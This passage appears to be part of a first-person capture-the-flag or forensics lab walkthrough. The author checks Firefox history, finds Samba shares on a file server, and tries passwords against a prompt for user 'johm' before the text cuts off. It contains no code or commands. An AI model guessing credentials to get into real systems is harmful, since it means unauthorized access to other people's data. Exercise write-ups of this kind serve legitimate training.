
The first thing I did was to check the history in firefox browser to see if this is the machine from which the File Server was accessed.



The browser history confirms that the control panel of the File Server was not only accessed from this machine but also files were transferred from this.




Since samba is enabled on the File server, I was sure it was used for file sharing. So I had a look at "My Network Places" where Samba shares can be accessed.




When I tried to open the folders, it asked for credentials. The username appears to be "johm". But none of the passwords I know work on it. I tried almost everything and was about to giv-

